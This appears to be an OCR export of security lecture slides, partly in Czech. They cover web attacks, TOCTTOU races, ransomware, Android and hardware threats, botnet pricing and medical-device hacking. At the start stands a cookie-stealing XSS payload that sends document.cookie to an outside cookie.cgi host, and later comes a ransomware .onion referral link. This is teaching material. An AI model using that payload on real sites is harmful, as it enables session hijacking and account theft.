%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63
%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73
%63%72%69%70%74%3e
```

Cross-Site Scripting (XSS)

```
http://host/a.php?variable="><script>
document.location=
'http://www.cgisecurity.com/cgi-bin/cookie.cgi?
 '%20+document.cookie</script>
```

Web-based attacks

- XSS (Cross-site scripting)
- Cookies (session hijack)
- Confused-deputy, napr.: CSRF (Cross-site request forgery)

Web-based attacks

- XSS (Cross-site scripting)
- Cookies (session hijack)
- Confused-deputy, napr.: CSRF (Cross-site request forgery)
- SSL stripping

Web-based attacks

- XSS (Cross-site scripting)
- Cookies (session hijack)
- Confused-deputy, napr.: CSRF (Cross-site request forgery)
- SSL stripping
- Clickjacking (UI Redress), TabNabbing, Silent link replacement, Custom Find (Ctrl+F) event, ...

TOCTTOU

- Time-of-check-to-time-of-use
- race conditions

```
if (access(file, R_OK) != 0) {
    exit(1);
}
```

```
fd = open(file, O_RDONLY);
// do something with the file descriptor fd...
```

TOCTTOU

- Time-of-check-to-time-of-use
- race conditions

```
if (access(file, R_OK) != 0) {
    exit(1);
}

***

fd = open(file, O_RDONLY);
// do something with the file descriptor fd...
```

Other / Nomenclature

- Evil maid attack, cold boot attack


Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...


Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, ...

Ransomware (2016, 1 BTC)



Ransomware PopcornTime (2016, 1 BTC)



Restoring your files - The nasty way

Send the link below to other people, if two or more people will install this file and pay, we will decrypt your files for free.

https://3hnuhydu4pd247qb.onion.to/r/0e72bfe849c71dec4a867fe60c78ffa5

Obrázek: Save with MLM ;)

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, CaaS (Crimeware as a S.)

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, CaaS (Crimeware as a S.)
- Side channel attacks, timing attacks

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, CaaS (Crimeware as a S.)
- Side channel attacks, timing attacks
- MITM attacks, SSL Stripping

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, CaaS (Crimeware as a S.)
- Side channel attacks, timing attacks
- MITM attacks, SSL Stripping
- ROP, emulation detection

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, CaaS (Crimeware as a S.)
- Side channel attacks, timing attacks
- MITM attacks, SSL Stripping
- ROP, emulation detection
- Botnets

2015 attack vectors for malware

- .exe files: 30 %
- .zip, .jar: more than 16 %
- MSOffice: 9 %, PDF: 7.5 %
- trend: trusted files: PDF, Flash, MSOffice

[2] in Checkpoint Security Report, 2016

2015 attack vectors for malware

- .exe files: 30 %
- .zip, .jar: more than 16 %
- MSOffice: 9 %, PDF: 7.5 %
- trend: trusted files: PDF, Flash, MSOffice
- Antivirus: Signature based: Creating unknown malware is easier than ever.

[2] in Checkpoint Security Report, 2016


2015 attack vectors for malware

- .exe files: 30 %
- .zip, .jar: more than 16 %
- MSOffice: 9 %, PDF: 7.5 %
- trend: trusted files: PDF, Flash, MSOffice

- Antivirus: Signature based: Creating unknown malware is easier than ever.
- With nearly *12 million* new malware variants being discovered *every month*, more new malware has been discovered in the past two years than in the previous 29 years combined[2]


[2] in Checkpoint Security Report, 2016

Trends...?



Obrázek: Zdroj: Checkpoint Security Report 2015


Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation


Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation
- Droppers


Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation
- Droppers
- Redundancy


Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation
- Droppers
- Redundancy
- Persistency

Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation
- Droppers
- Redundancy
- Persistency
- Privilege escalation

Android Malware: Trends and Vulnerabilities challenges

- *System Vulnerabilities*: Over 24.000 types, security patches delays

Android Malware: Trends and Vulnerabilities challenges

- *System Vulnerabilities*: Over 24.000 types, security patches delays
- *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.

Android Malware: Trends and Vulnerabilities challenges

- *System Vulnerabilities*: Over 24.000 types, security patches delays
- *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.
- *Repackaged or fake apps*

Android Malware: Trends and Vulnerabilities challenges

- *System Vulnerabilities*: Over 24.000 types, security patches delays
- *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.
- *Repackaged or fake apps*
- *Trojans and Malware*: Embedded in apps, lack of threat prevention, small screens = spotting differencies problems

Android Malware: Trends and Vulnerabilities challenges

- *System Vulnerabilities*: Over 24.000 types, security patches delays
- *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.
- *Repackaged or fake apps*
- *Trojans and Malware*: Embedded in apps, lack of threat prevention, small screens = spotting differencies problems
- *MITM attacks*: Free and public WiFi hotspots

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[3]

[3] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[3]
- 60% inrease in healthcare security incidents

[3] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[3]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future

[3] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[3]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- 19 % of U.S. healthcare organizations report having a security breach in the last year

[3] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[3]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- 19 % of U.S. healthcare organizations report having a security breach in the last year
- The top 3 perceived threat motivators in the US:

[3] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[3]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- 19 % of U.S. healthcare organizations report having a security breach in the last year
- The top 3 perceived threat motivators in the US:
  - 80 % workers snooping on relatives/friends

[3] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[3]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- 19 % of U.S. healthcare organizations report having a security breach in the last year
- The top 3 perceived threat motivators in the US:
  - 80 % workers snooping on relatives/friends
  - 66 % concerned with financial identity theft

[3] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[3]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- 19 % of U.S. healthcare organizations report having a security breach in the last year
- The top 3 perceived threat motivators in the US:
  - 80 % workers snooping on relatives/friends
  - 66 % concerned with financial identity theft
  - 51 % identity theft

[3] in Checkpoint Security Report 2016

HW Attacks: x86 architecture

- Can TPM[4] be *really* trusted? C. Bowden: *Anything that is "trusted" is a potentially lethal enemy of any secure system*

[4] Trusted/Trusted(?) Platform Module
[5] System Management Mode: LightEater rootkit, PoC
[6] Embedded Controller
[7] Trusted Computing Base

HW Attacks: x86 architecture

- Can TPM[4] be *really* trusted? C. Bowden: *Anything that is "trusted" is a potentially lethal enemy of any secure system*
- Can the (firmware of) BIOS/UEFI and the SMM[5], GPU/NIC/SATA/HDD/EC[6] be trusted...?

[4] Trusted/Trusted(?) Platform Module
[5] System Management Mode: LightEater rootkit, PoC
[6] Embedded Controller
[7] Trusted Computing Base

HW Attacks: x86 architecture

- Can TPM[4] be *really* trusted? C. Bowden: *Anything that is "trusted" is a potentially lethal enemy of any secure system*
- Can the (firmware of) BIOS/UEFI and the SMM[5], GPU/NIC/SATA/HDD/EC[6] be trusted...?
- BIOS/UEFI loads as the first code $\rightarrow$ can affect the following images loaded

[4] Trusted/Trusted(?) Platform Module
[5] System Management Mode: LightEater rootkit, PoC
[6] Embedded Controller
[7] Trusted Computing Base

HW Attacks: x86 architecture

- Can TPM[4] be *really* trusted? C. Bowden: *Anything that is "trusted" is a potentially lethal enemy of any secure system*
- Can the (firmware of) BIOS/UEFI and the SMM[5], GPU/NIC/SATA/HDD/EC[6] be trusted...?
- BIOS/UEFI loads as the first code $\rightarrow$ can affect the following images loaded
- The peripherals: HW, Firmware and OS drivers and stack: Outside of TCB[7]

~~J. Rutkowska, *Intel x86 considered harmful*, Oct. 2015~~

[4] Trusted/Trusted(?) Platform Module

[5] System Management Mode: LightEater rootkit, PoC

[6] Embedded Controller

[7] Trusted Computing Base

HW Attacks: x86 architecture: Secure(?) BIOS/UEFI

How can BIOS become malicious?

- Backdoored (malicious) by vendor

[8] System Management Mode

HW Attacks: x86 architecture: Secure(?) BIOS/UEFI

How can BIOS become malicious?

- Backdoored (malicious) by vendor
- Somebody able to later modify the BIOS – lacking reflashing protection, exploiting flaws in BIOS and reflashing before SMM[8] locks are applied

[8] System Management Mode

HW Attacks: x86 architecture: Secure(?) BIOS/UEFI

How can BIOS become malicious?

- Backdoored (malicious) by vendor
- Somebody able to later modify the BIOS – lacking reflashing protection, exploiting flaws in BIOS and reflashing before SMM[8] locks are applied
- SPI programming interface (physical attack)

J. Rutkowska, *Intel x86 considered harmful*, Oct. 2015

[8] System Management Mode

HW Attacks: x86 architecture

TPM problems

- Maintaining a *long* chain of trust

HW Attacks: x86 architecture

TPM problems

- Maintaining a *long* chain of trust
- Need to anchor the chain at some trusted piece of code, somewhere at the very beginning of the platform life cycle (CRTM, Core Root of Trust for Measurement)

HW Attacks: x86 architecture

TPM problems

- Maintaining a *long* chain of trust
- Need to anchor the chain at some trusted piece of code, somewhere at the very beginning of the platform life cycle (CRTM, Core Root of Trust for Measurement)
- This must be ROM


HW Attacks: x86 architecture

TPM problems

- Maintaining a *long* chain of trust
- Need to anchor the chain at some trusted piece of code, somewhere at the very beginning of the platform life cycle (CRTM, Core Root of Trust for Measurement)
- This must be ROM
- ...but is implemented within BIOS (SPI flash memory)

J. Rutkowska, *Intel x86 considered harmful*, Oct. 2015

HW Attacks: (Pre)fabrication Attacks



Obrázek: IC design: threat vectors (red), 3rd party in control (blue)

HW Attacks: (Pre)fabrication Attacks

Threat model:

- *Dopant-level Trojans*: Short-circuit of victim transistors (!no added/removed gates/wires), hard to detect during physical inspection, better detected by post-fabrication functional testing

HW Attacks: (Pre)fabrication Attacks

Threat model:

- *Dopant-level Trojans*: Short-circuit of victim transistors (!no added/removed gates/wires), hard to detect during physical inspection, better detected by post-fabrication functional testing
- Inserted malicious circuitry; protection:
  - side channel (anomaly detection)
  - add sensors (propagation delay, ...)
- Yang, Hicks: Single gate prefabrication attack...

HW Attacks: (Pre)fabrication Attacks

Threat model:

- *Dopant-level Trojans*: Short-circuit of victim transistors (!no added/removed gates/wires), hard to detect during physical inspection, better detected by post-fabrication functional testing
- Inserted malicious circuitry; protection:
  - side channel (anomaly detection)
  - add sensors (propagation delay, ...)
- Yang, Hicks: Single gate prefabrication attack...
- ...triggered by specific sequence of instructions (fast toggling of one signal) $\rightarrow$ need to be stealth so it is not discoverable by common tests/benchmarks

K. Yang, M. Hicks et al. *A2: Analog Malicious Hardware*, 2016

HW Attacks: (Pre)fabrication Attacks




Figure 3: Concepts of conventional charge pump design and waveform.




Figure 4: Design concepts of analog trigger circuit based on capacitor charge sharing.

Obrázek: Charge pump

K. Yang, M. Hicks et al. *A2: Analog Malicious Hardware*, 2016

HW Attacks: (Pre)fabrication Attacks




Figure 5: Transistor level schematic of analog trigger circuit.




Figure 7: SPICE simulation waveform of analog trigger circuit.

Obrázek: Attack triggering

K. Yang, M. Hicks et al. *A2: Analog Malicious Hardware*, 2016

Botnet pricing, Feb 2013

Mix/No. bots	1000	5000	10 000
World mix	25 USD	110 USD	200 USD
European mix	50 USD	225 USD	400 USD
Germany, Canada, GB	80 USD	350 USD	600 USD
US	120 USD	550 USD	1000 USD

http://blog.webroot.com/2013/02/28/how-much-does-it-cost-to-buy-10000-u-s-based-malware-infected-hosts/

Attack pricing, Nov, 2012

Botnet/hr	2 USD
Botnet (2000)	185 USD
Spying SMS (trojan)	350 USD
SMS Spam (1 milion addresses)	10 USD
Hack Gmail account	150 USD
Hack Twitter account	120 USD
Hack Facebook account	120 USD
DDoS attack	28 – 65 USD
Corporate e-mail attack	500 USD

http://www.gizmodo.co.uk/2012/11/how-much-does-it-cost-to-hire-a-botnet-or-hack-a-facebook-account/

Get a better price with good marketing...

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Phishing attacks, ...
- Botnets
- MITM attacks, SSL Stripping
- ATM Skimming (?video), Credit Card frauds

Phishing fraud form

Obrázek: Nechejte si overit svou kartu ;)

Other / Nomenclature

- Iot $\rightarrow$ IoST, IoUT

GAO[9] to FDA[10]

Threats for active (powered) devices:

- Unintentional
  - Defective SW and FW
  - EMG interference

[9] US Government Accounting Office
[10] US Food and Drug Administration

GAO[9] to FDA[10]

Threats for active (powered) devices:

- Unintentional
  - Defective SW and FW
  - EMG interference
- Intentional
  - Unauthorized access (altering signals)
  - Malware
  - DOS attack (battery depletion)


http://www.gao.gov/assets/650/647767.pdf

[9] US Government Accounting Office
[10] US Food and Drug Administration

Vulnerable Cardiac device

Target: Implantable cardiac devices and pacemakers [2008]

- turning off
- issue life-threatening el. shocks



Obrázek: Pacemaker [SCOTT CAMAZINE / GETTY IMAGES]

http://healthland.time.com/2012/10/22/wireless-medical-devices-vulnerable-to-hacking/

Vulnerable insulin pump

Target: Insulin pump [2011]

- scan for serial no.
- increase insulin dosage
- disable warning mechanism

Obrázek: Insulin pump

http://www.theregister.co.uk/2011/10/27/fatal_insulin_pump_attack

GAO: Key control areas

- SW testing, verification and validation
- Risk assessments
- Risk management
- Access control
- Vulnerability and patch management
- Technical audit and accountability
- Security-incident response
- Contingency planning

GAO: Key vulnerabilities

- Limited battery capacity
- Remote access
- Unencrypted data transfer
- Untested SW and FW
- Susceptibility to (EMG) interference
- Limited (nonexistent) authentication process and authorization procedures
- Disabling of warning mechanism
- Design based on older technologies
- Inability to update or install security patches

GAO: Key information security risks

- Unauthorized change of device settings
- Unauthorized change to or disabling of therapies
- Loss or disclosure of sensitive data
- Device malfunction

FDA: Efforts

- Postmarket efforts
  - MAUDE (adverse event reporting system)
  - Postmarket studies conducted by manufacturers
  - Manufacturers have to prepare annual reports

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

